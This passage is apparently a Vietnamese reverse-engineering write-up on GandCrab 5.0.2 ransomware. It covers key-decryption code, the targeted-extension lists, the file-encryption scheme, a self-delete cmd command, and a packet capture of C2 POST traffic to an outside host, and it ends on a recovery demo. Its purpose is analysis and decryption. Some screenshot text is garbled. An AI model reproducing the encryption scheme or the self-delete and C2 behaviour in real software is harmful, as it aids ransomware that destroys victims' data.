arc4 = ARC4.new(rc4key)
rc4out = arc4.decrypt(cipher)
res = []

for i in range(len(rc4out)):
    res.append(rc4out[i] ^ 5)

res = np.array(res, "<u1").tobytes()
pkey_ = np.array([0x40, 0x68, 0x61, 0x73, 0x68, 0x62, 0x72, 0x65, 0x61, 0x6B,
                  0x65, 0x72, 0x20, 0x44, 0x61, 0x6E, 0x69, 0x65, 0x6C, 0x20,
                  0x4A, 0x2E, 0x20, 0x42, 0x65, 0x72, 0x6E, 0x73, 0x74, 0x65,
                  0x69, 0x00], "<u1").tobytes()
salsa20_nonce = np.array([0x40, 0x68, 0x61, 0x73, 0x68, 0x62, 0x72, 0x00], "<u1").tobytes()
salsa = Salsa20.new(key=pkey_, nonce=salsa20_nonce)
rsa_public_key = salsa.decrypt(res)
print(rsa_public_key)
```


Hình dưới là kết quả sau khi decrypt RSA Public Key:

```
--- RSA PUBLIC KEY ---
b"\x06\x02\x00\x00\x00\xa4\x00\x00RSA1\x00\x08\x00\x00\x01\x00\x01\x00m\xc2\xf3\x82\xa9~\xeb
\xc3\xf3\xfdf?\xf3jHT\x04{\xad\xb5L\x00\x1f\x8e\x81\xb6QL:v\x02\xc3Ej:\xeaD\xac\x00\xd8\xe4\xad
\xbeB\xc5\xdc\x06\x00\xdf\xeb\xee\x01;\xac\xa2\xa5\x1f\x01\xde\x8c\xcb\xcc\t\x00\x81\x1d\x00
\xfaI\x0d]H\x0b0q9\x03\x8f\xb3\xa4m\xe8/\xc8\x0cK\xb4\xcf\xafT/L\xc2\xccT\xc4\xca\x1f\xff\x1f\x08
\xb0\xc2\x8d\xf0\xdfj0\x0d\xcf?\xed\xce04(\x9d\x9e9\rc0\x1f\xb4\x06\x7f\xa3\xf9\x8d\x0b\x00\xac
\xe8\x89Rv*\x91[\x0b\x91\xb2\xd9\xb9#\` \xf2\xea\x91\x9e\x93\xc7\x83M\xef.\x9e\x91i\x1c-3-\xc98\x08
\xa8\x87!\x88\x90x\x03\xee\x0f\x12\x0d2$\x97\xcd1\xe5,\x84\x0et\xec\x0c7\xf62\nB\xe6'Q\xebYDF\x08
j\x0b\x1c\xac\x9b_` \xb8\xde\x89\x90\xb3\xc1\x0d9joB\xa3\x03\xb5b\xf4\x169\x8d\x0c8\xb9lH\xeb\x18\xa0
Nyp^/V\xad(\xea\x85\x95\x01\xed1l\xe1)\x06\xc3\x82\xdb"
```

Cơ chế tạo GANDCRAB Key:

- RSA Public Key được khởi tạo từ thuật toán ARC4 và Salsa20.
- Khởi tạo RSA Private Key thông qua RSA Public Key bằng thuật toán RSA sẽ sinh ra Private key ngẫu nhiên.
- Khởi tạo Salsa20 key và nonce, kết hợp với RSA Private Key. Tiến hành mã hoá bằng thuật toán Salsa20 sẽ sinh ra `enc_RSA_Priv_Key`, đồng thời Salsa20 key và nonce sẽ bị mã hoá bằng thuật toán RSA.
- Sau đó ghép tất cả các mảng bytes của `enc_RSA_Priv_Key`, `size RSA_Priv_Key`, `enc_Salsa20_Key`, `enc_Salsa20_Nonce`.
- Cuối cùng sẽ mã hoá chúng bằng thuật toán base64 cũng chính là bước cuối cùng của quá trình tạo khoá GANDCRAB.

Dưới đây là tóm tắt cơ chế tạo khoá GANDCRAB Key dưới dạng lưu đồ thuật toán:



Final GANDCRAB Key: sizePrivateKey + enc_salsa20_key + enc_salsa20_nonce + enc_RSA_private_key

Ngoài ra, mã độc liệt kê các extension để mã hoá có chủ đích các dữ liệu mà kẻ tấn công muốn.

Hình dưới đây là đoạn mã liệt kê các extension cần mã hoá bằng việc sử dụng thuật toán mã hoá ARC4 + XOR (key = 5):

```

1 int target_extension_to_enc()
2 {
3     unsigned int v0; // esi
4     unsigned int i; // eax
5     unsigned int j; // eax
6     int result; // eax
7
8     do_RC4(&unk_413C5C, 16, extension_1, 546);
9     v0 = 0;
10    for ( i = 0; i < 0x222; ++i )
11        extension_1[i] ^= 5u;
12    do_RC4(&unk_413E94, 16, extension_2, 186);
13    for ( j = 0; j < 0xBA; ++j )
14        extension_2[j] ^= 5u;
15    result = do_RC4(&unk_413F64, 16, extension_3, 3779);
16    do
17        extension_3[v0++] ^= 5u;
18    while ( v0 < 0xEC3 );
19    return result;
20}

```

Debug qua hàm trên, ta thu được các extension là mục tiêu của GandCrab:

```

.rar .zip .cab .arj .lzh .tar .7z .gzip .iso .z .7-zip .lzma .vmx .vmdk .vmem .vdi .vbox .1st .602 .docb .xlm .xlsx .xlsm
.xltx .xltm .xlsb .xla .xlam .xll .xlw .ppt .pot .pps .pptx .pptm .potx .potm .ppam .ppsx .ppsm .sldx .sldm .xps .xls .xlt
._doc .dotm ._docx .abw .act .adoc .aim .ans .apkg .apt .asc .asc .ascii .ase .aty .awp .awt .aww .bad .bbs .bdp .bdr .bean
.bib .bib .bibtex .bml .bna .boc .brx .btd .bzabw .calca .charset .chart .chord .cnm .cod .crwl .cws .cyi .dca .dfti .dgs .diz
.dne .dot .doc .docm .dotx .docx .docxml .docz .dox .dropbox .dsc .dvi .dwd .dx .dxb .dxx .eio .eit .emf .eml .emlx .emulecollection
.epp .err .err .etf .etx .euc .fadein.template .faq .fbl .fcf .fdf .fdr .fds .fdt .fdx .fdxt .fft .fgs .flr .fodt .fountain .fpt .frt
.fwd .fwdn .gmd .gpd .gpn .gsd .gthr .gv .hbk .hht .hs .hwp .hwp .hz .idx .iil .ipf .ipspot .jarvis .jis .jnp .joe .jpl .jrtf .jtd .kes
.klg .klg .knt .kon .kwd .latex .lbt .lis .lnt .log .lp2 .lst .lst .ltr .ltx .lue .luf .lwp .lxfml .lyt .lyx .man .mbox .mcw .md5 .me
.mell .mellel .min .mnt .msg .mw .mwd .mwp .nb .ndoc .nfo .ngloss .njx .note .notes .now .nwtxt .nwm .nwp .ocr .odif .odm .odo .odt
.ofl .opeico .openbsd .ort .ott .p7s .pages .pages-tef .pdpcmd .pfx .pjt .plain .plantuml .pmo .prt .prt .psw .pu .pvj .pvm .pwd .pwdp
.pwdpl .pwi .pwr .qdl .qpf .rad .readme .rft .ris .rpt .rst .rtd .rtf .rtfd .rtx .run .rvf .rzk .rzn .saf .safetext .sam .sam .save .scc
.scm .scriv .scrivx .sct .scw .sdm .sdoc .sdw .se .session .sgm .sig .skcard .sla .sla.gz .smf .sms .ssa .story .strings .stw .sty
.sublime-project .sublime-workspace .sxg .sxw .tab .tab .tdf .tdf .template .tex .text .textclipping .thp .tlb .tm .tmd .tmdx .tmv .tmvx
.tpc .trelby .tvj .txt .u3i .unauth .unx .uof .uot .upd .utf8 .utxt .vct .vnt .vw .wbk .webdoc .wn .wp .wp4 .wp5 .wp6 .wp7 .wpa .wpd .wpd
.wpd .wpl .wps .wps .wpt .wpt .wpt .wpt .wri .wsd .wtt .wtx .xbdoc .xbplate .xdl .xdl .xwp .xwp .xwp .xy .xy3 .xyp .xyw .zabw .zrtf .zw

```

Danh sách các extension dưới đây sẽ không bị mã hoá:

```


.ani .cab .cpl .cur .diagcab .diagpkg .dll .drv .lock .hlp .ldf .icl .icns .ico .ics .lnk .key .idx
.mod .mpa .msc .msp .msstyles .msu .nomedia .ocx .prf .rom .rtp .scr .shs .spl .sys .theme .themepack
.exe .bat .cmd .gandcrab .KRAB .CRAB .zerophaga_i_like_your_pictures

```

Cơ chế mã hoá:

- Kiểm tra extension của file đó có nằm trong danh sách bị mã hoá không.
- Kiểm tra 8 bytes đầu có bằng với magic bytes: 0x0003828193892918. Nếu không sẽ tiến hành mã hoá.
- Khởi tạo Salsa20 Key và Salsa20 nonce kết hợp với magic bytes và 500 bytes đầu của file, đóng vai trò là plaintext của thuật toán RSA .
- Sau khi mã hoá xong, mã hoá chúng bằng thuật toán RSA-2048, sinh ra output với format: 256 bytes encrypted + 256 first bytes from file + 20 bytes padding + 8 bytes constant magic bytes. Đóng vai trò là Salsa20 Key.
- Làm tương tự với Salsa20 nonce, sẽ thu được output có format: 8 bytes salsa20 nonce + 256 bytes from plaintext + 12 bytes padding + 8 bytes constant.


Cơ chế mã hoá file dưới dạng lưu đồ:



C2 Server:

Flow chương trình:

Mã độc cũng sử dụng thuật toán ARC4 + XOR (với key là 5) để decrypt ra danh sách các IOC nhằm kết nối tới server:



Debug đoạn đó ta thu được danh sách các C2 được kết nối đến, mình sẽ tổng hợp qua GitHub:

<https://github.com/MrEn1gma/GandCrab-Decrypt-String/blob/main/IOCs/ioc.txt>

Cơ chế tự huỷ mã độc:

- Nếu mã độc không thể tạo Mutex: “AversSucksForever”, lập tức chạy lệnh: del “%s” /f /q. nhằm tự xoá chính nó.

Hình dưới đây là lệnh cmd del:

```

mov     [ebp+var_A4], 17D8D7CDh
mov     [ebp+var_A0], 315042E4h
mov     [ebp+var_9C], 0DC656869h
mov     [ebp+var_98], 67E340EFh
mov     [ebp+var_94], 67E340ADh
mov     [ebp+var_90], 1C70BB9Dh
mov     [ebp+var_8C], 18737478h
mov     [ebp+var_88], 181AF5Bh
mov     [ebp+var_84], 120F9E93h
mov     [ebp+var_80], 0F48BBA5Fh
mov     [ebp+var_7C], 0DA4A2ACDh
mov     [ebp+var_78], 3397C25Fh
mov     [ebp+var_74], 819543D6h
mov     [ebp+var_70], 872ACD64h
mov     [ebp+var_6C], 0C61BB639h
mov     [ebp+var_68], 0C10A6E2Dh
mov     [ebp+var_64], 7BBBBA09h
mov     [ebp+var_60], 0DF7C1437h
mov     [ebp+var_5C], 6601AB50h
mov     [ebp+var_58], 44BB77Fh
mov     [ebp+var_54], 0A2475DA4h
mov     [ebp+var_50], 0D083h
call    sub_407563      ; Decrypted string: /c timeout -c 5 & del "%s" /f /q

```

3.5.2 Dynamic Analysis (Phân tích động)

Sử dụng Wireshark để kiểm tra các request được malware thực hiện:

Malware Hunter - VMware Workstation

File Edit View VM Tabs Help

Library

Type here to search

My Computer

- Ubuntu
- vmWin7sp1
- WINDOWS XP_inj
- Malware Hunter

Ethernet0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http

No.	Time	Source	Destination	Protocol	Length	Info
211	1.078153	117.18.237.29	192.168.160.132	OSCP	853	Response
572	19.201600	192.168.160.132	118.69.17.30	HTTP	341	GET /msdownload/update/v3/static/trusted/en/disallowedcertstl.cab?7b1396d476099f44 HTTP/1.1
574	19.211867	118.69.17.30	192.168.160.132	HTTP	321	HTTP/1.1 304 Not Modified
576	19.261269	192.168.160.132	118.69.17.30	HTTP	335	GET /msdownload/update/v3/static/trusted/en/authrootstl.cab?77f426944af4b454b HTTP/1.1
578	19.390333	118.69.17.30	192.168.160.132	HTTP	321	HTTP/1.1 304 Not Modified
585	19.555227	192.168.160.132	118.69.17.30	HTTP	336	GET /msdownload/update/v3/static/trusted/en/pinulesstl.cab?685a1db58521c2e HTTP/1.1
588	19.613613	118.69.17.30	192.168.160.132	HTTP	325	HTTP/1.1 304 Not Modified
2242	145.382083	192.168.160.132	54.160.8.151	HTTP	205	GET / HTTP/1.1
2246	146.380039	54.160.8.151	192.168.160.132	HTTP	220	HTTP/1.1 404 Not Found
2248	146.415523	192.168.160.132	54.160.8.151	HTTP	890	POST /wp-content/images/daFuhe.jpg HTTP/1.1
2250	146.738750	54.160.8.151	192.168.160.132	HTTP	206	HTTP/1.1 404 Not Found
3836	538.699883	192.168.160.132	118.69.17.31	HTTP	383	GET /c/msdownload/update/others/2022/06/37087876_854cf07ebc078888f7ff995de17d8ff3df28.cab HTTP/1.1
3845	538.851093	118.69.17.31	192.168.160.132	HTTP	493	HTTP/1.1 200 OK (application/vnd.ms-cab-compressed)
3847	538.875349	192.168.160.132	118.69.17.31	HTTP	383	GET /c/msdownload/update/others/2022/06/37087876_88897218338c0c3242f6864fa1e58368a2bd65.cab HTTP/1.1

Frame 5141: 436 bytes on wire (3488 bits), 436 bytes captured (3488 bits) on interface 'DeviceNPF_{CDA49FE1-9E47-41CC-B08A-4799C508B3C8}', id 0

Interface id: 0 (DeviceNPF_{CDA49FE1-9E47-41CC-B08A-4799C508B3C8})

Interface name: 'DeviceNPF_{CDA49FE1-9E47-41CC-B08A-4799C508B3C8}'

Interface description: Ethernet0

Encapsulation type: Ethernet (1)

Arrival Time: Jun 17, 2022 07:24:27.541675000 SE Asia Standard Time

[Time shift for this packet: 0.000000000 seconds]

Epoch Time: 1655425467.541675000 seconds

[Time delta from previous captured frame: 0.000231000 seconds]

[Time delta from previous displayed frame: 0.029958000 seconds]

[Time since reference or first frame: 545.945310000 seconds]

Frame Number: 5141

Frame Length: 436 bytes (3488 bits)

Capture Length: 436 bytes (3488 bits)

[Frame is marked: false]

0000 00 0c 20 de 8a 91 00 50 56 fe 24 c2 00 00 45 00 ... P V \$ - E

0010 01 a6 07 fe 00 00 00 06 48 cb 76 45 11 1f c0 a8 ... M V E

0020 40 0a 00 50 c2 4c 12 80 c8 0e 43 a1 3c 8e 50 18 ... P L - C A P

0030 fa f0 fe c9 00 00 53 92 7f ea 58 39 fe 23 47 00 ... S - T R M

0040 46 3d e0 30 fe 9e 86 08 f0 47 06 4c 9d ac 8f fa ... G L -

0050 41 12 e0 cc 7e 53 44 19 a7 ef ad 0e 00 fa 66 a6 ... - G - F

0060 4c e3 0e bb 60 68 67 b9 49 7a 05 39 dc 0e 84 b4 ... g I z -

0070 71 cf f5 bd 57 49 49 52 98 05 6d cf 98 f5 69 1e ... M I R -

0080 ef 27 ed 92 c7 65 ff b3 15 ae 2b 61 82 79 45 00 ... e - a y E

0090 76 2f 41 0c ee c9 a1 b3 c5 10 29 65 a2 d8 c1 c3 ... A - - - -

0100 25 50 9a ec f0 27 0c 5d 2e 8f 55 88 85 d8 09 ba ... - - - -

0110 f5 ff 2a ba 00 ed c6 70 3b 8d 86 8d 93 4a 90 a2 ... - - - -

0120 1f 2f 9c 04 3d 98 9c f0 73 04 2e c4 5a d0 77 6c ... - - - -

0130 44 ab b5 ad 2c 43 c8 33 ef 62 09 0e 9d 99 4c e ... - C - 3 - 1 - L

0140 5e 01 fc e3 05 16 f4 24 5b 01 14 f6 21 ac 83 3e ... - - - -

Frame (436 bytes) | Reassembled TCP (7382 bytes)

Hypertext Transfer Protocol: Protocol

Packets: 1982 | Displayed: 258 (2.6%)

Type here to search

29°C Nắng rả rãc 7:42 AM 6/17/2022

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Malware Hunter - VMware Workstation

File Edit View VM Tabs Help

Library

Type here to search

My Computer

- Ubuntu
- vmWin7sp1
- WINDOWS XP_inj
- Malware Hunter

Wireshark - Packet 2248 - Ethernet0

[Severity Level: Chat]

[Group: Sequence]

Request Method: POST

Request URI: /wp-content/images/daFuhe.jpg

Request Version: HTTP/1.1

Content-Type: multipart/form-data; charset=utf-8

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko

Host: www.kakacorp.link

Content-Length: 680

Cache-Control: no-cache

[Full request URI: http://www.kakacorp.link/wp-content/images/daFuhe.jpg]

[HTTP request 2/2]

[Prev request in frame: 2242]

[Response in frame: 2250]

File Data: 680 bytes

The multipart dissector could not find a required parameter.

[Expert Info (Error/Protocol): The multipart dissector could not find a required parameter.]

[Severity Level: Error]

[Group: Protocol]

0020 08 97 c2 30 00 50 34 b2 be ef 0b a9 64 0a 50 18 ... P4 - - - - d P

0030 ff ff a3 c2 00 00 50 4f 53 54 20 27 77 78 2d 63 ... PO ST /wp-c

0040 6f 6e 7a 65 6e 7a 2f 69 6d 61 67 65 73 2f 64 61 ... tent/i mages/a

0050 66 75 68 65 2e 6a 70 67 20 48 54 54 50 2f 31 2e ... fuhe.jpg HTTP/1.

0060 31 0d 0a 43 6f 6e 7a 65 6e 7a 2d 54 79 70 65 3a ... l-Conte nt-Type:

0070 20 6d 75 6e 7a 69 70 61 73 7a 2f 66 6f 72 6d 6d ... multipart /form-

0080 64 61 74 61 8d 0a 55 73 65 72 2d 41 67 65 6e 74 ... data-us er-Agent

0090 3a 20 4d 6f 7a 69 6e 6c 61 2f 35 2e 30 20 28 57 ... : Mozilla/5.0 (W

0100 69 6e 64 6f 77 73 28 4e 54 28 3e 2e 31 30 20 57 ... ndows N T 6.1; W

0110 4f 57 36 3a 30 20 54 72 69 64 65 6e 7a 2f 37 2e ... OMS4; Tr ident/7.

0120 38 30 20 72 7a 31 31 2e 30 29 20 6c 69 6b 65 ... 0; rv:11.0) like

0130 20 47 65 63 6b 6f 0d 0a 48 6f 73 7a 3a 20 77 77 ... Gecko - Host: ww

0140 77 2a 6b 61 6b 61 6f 63 6f 72 70 2e 6c 69 6e 6b ... w.kakacorp.link

0150 0d 0a 43 6f 6e 7a 65 6e 7a 2d 4c 65 6e 67 74 68 ... -Conte nt-Length

0160 3a 20 36 30 30 0d 0a 43 61 63 68 65 2d 43 6f 6e ... : 680 - C ache-Con

0170 74 72 6f 6c 3a 20 6e 6f 2d 63 61 63 68 65 6d 0a ... trol: no -cache-

0180 0d 0a 37 66 74 44 4b 67 4c 62 2f 5a 53 30 6c 63 ... -Trident/7.0;MSIE

0190 6d 5a 62 48 4d 36 31 49 2f 4a 20 41 4f 6f 64 2b ... mZBMRLL /?AOODv

0200 51 4b 70 77 37 4c 62 64 6f 67 46 48 59 65 57 4c ... Q0y7Lbo agfWREL

0210 59 43 78 5a 20 58 59 46 74 78 62 6d 44 62 39 4b ... YKXzXYF tXB0b0K

0220 48 4a 4f 4a 4a 66 41 76 65 56 72 75 44 55 52 57 ... H03Dfay ev-vDURl

0230 54 49 58 48 53 4b 51 77 6d 61 79 37 4f 67 7a 71 ... T1R8QDe may7Gsq

0240 6f 53 43 2b 68 6f 61 75 47 58 32 71 62 4c 47 4f ... oSChouu OXq2b0D

0250 49 70 55 30 75 56 49 6b 75 6f 69 63 51 32 71 69 ... iPUWuIX ugiCQ2ei

0260 76 73 37 55 67 65 58 56 4a 69 44 63 63 38 69 57 ... vs7uQXV 1DcR8uJ

0270 50 2f 67 46 4c 38 57 71 42 48 47 79 4f 67 4d 6f ... p/gfLqg BmQgno

0280 66 37 34 69 5a 4d 4f 48 38 33 6b 57 61 36 6b 4b ... F7ALN0B 83a6eK

0290 73 52 47 2f 6f 66 45 75 62 42 6b 74 6c 33 73 71 ... sR5/ofUu bRk13sq

No. 2248 - Time 146.415523 - Source 192.168.160.132 - Destination 54.160.8.151 - Protocol HTTP - Length 680 - Info POST /wp-content/images/daFuhe.jpg HTTP/1.1

Type here to search

29°C Nắng rả rãc 7:44 AM 6/17/2022

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Ta thấy được địa chỉ IP 54.160.8.151 (www.kakaocorp.link) đang cố gắng thực hiện request với giao thức HTTP, hình bên dưới là IP máy win10 đang connect tới <http://www.kakaocorp.link/wp-content/images/dafuhe.jpg> với phương thức POST.

No.	Time	Source	Destination	Protocol	Length	Info
5162	546.016353	118.69.17.31	192.168.160.132	HTTP	398	HTTP/1.1 200 OK (application/vnd.ms-cab-compressed)
5436	565.450395	118.69.17.30	192.168.160.132	HTTP	446	HTTP/1.1 206 Partial Content
5439	565.461449	118.69.17.31	192.168.160.132	HTTP	446	HTTP/1.1 206 Partial Content
5954	565.925784	118.69.17.30	192.168.160.132	HTTP	478	HTTP/1.1 206 Partial Content
574	19.211867	118.69.17.30	192.168.160.132	HTTP	321	HTTP/1.1 304 Not Modified
578	19.390333	118.69.17.30	192.168.160.132	HTTP	321	HTTP/1.1 304 Not Modified
588	19.613613	118.69.17.30	192.168.160.132	HTTP	325	HTTP/1.1 304 Not Modified
2246	146.380839	54.160.8.151	192.168.160.132	HTTP	220	HTTP/1.1 404 Not Found
2250	146.736730	54.160.8.151	192.168.160.132	HTTP	206	HTTP/1.1 404 Not Found
2248	146.415323	192.168.160.132	54.160.8.151	HTTP	890	POST /wp-content/images/dafuhe.jpg HTTP/1.1
20	1.078153	117.18.237.29	192.168.160.132	OCSP	430	Response
21	1.078153	117.18.237.29	192.168.160.132	OCSP	853	Response
9745	1615.575831	117.18.237.29	192.168.160.132	OCSP	793	Response

Tuy nhiên, tại thời điểm phân tích, trang web đó không thể request được vì xuất hiện lỗi 404 như hình trên.

3.6 Tổng hợp

- 3.6.1: *Mutex*
 - AversSucksForever
- 3.6.2: *Random Extension*
 - Tạo chuỗi ngẫu nhiên trong khoảng từ 5-10 ký tự, mục đích nhằm chèn extension mới vào các file sau khi bị mã hoá.
- 3.6.3: *Thuật toán được sử dụng:*
 - ARC4.
 - XOR (dùng để obfuscate các strings).
 - RSA-2048 bit.
 - Salsa20.
- 3.6.4: *Danh sách các IOCs:*
 - <https://github.com/MrEn1gma/GandCrab-Decrypt-String/blob/main/IOCs/ioc.txt>

- 3.6.5: *Techniques*:
 - *Obfuscation*: làm rối các API, các strings.
 - *Process Injection*: Chèn vào các AV khi phát hiện.
 - *Kill it Self*: `cmd.exe /c timeout -c 5 & del "%s" /f/q`.

3.7 Demo giải mã GandCrab Ransomware

Để khôi phục lại tập tin sau khi bị mã hoá, bắt buộc phải có RSA Master Key từ chính nhà phát triển. Bởi vì chỉ khi có Master Key thì mới có thể tính ra được RSA Private Key. Rất may mắn là FBI đã công bố RSA Master Key đầy đủ của từng phiên bản khác nhau, trong đó có phiên bản 5.0.2.

Công cụ cần thiết để giải mã:

- Crappy: <https://github.com/aguinet/crappy>
- File %extension%-MANUAL.txt (ở demo này sẽ là: WRDKRV-MANUAL.txt).
- File bị mã hoá với extension tương ứng (ở demo này sẽ là: CRACK.txt.wrdkrv).
- RSA Master Key:
<https://assets.documentcloud.org/documents/6199678/GandCrab-Master-Decryption-Keys-FLASH.pdf>.

Sau đó, sử dụng tool giải mã của **crappy**. Tính toán Private Key bằng file `Decr_priv_user_RSA.py`, dưới đây là hình demo:

```

Windows PowerShell
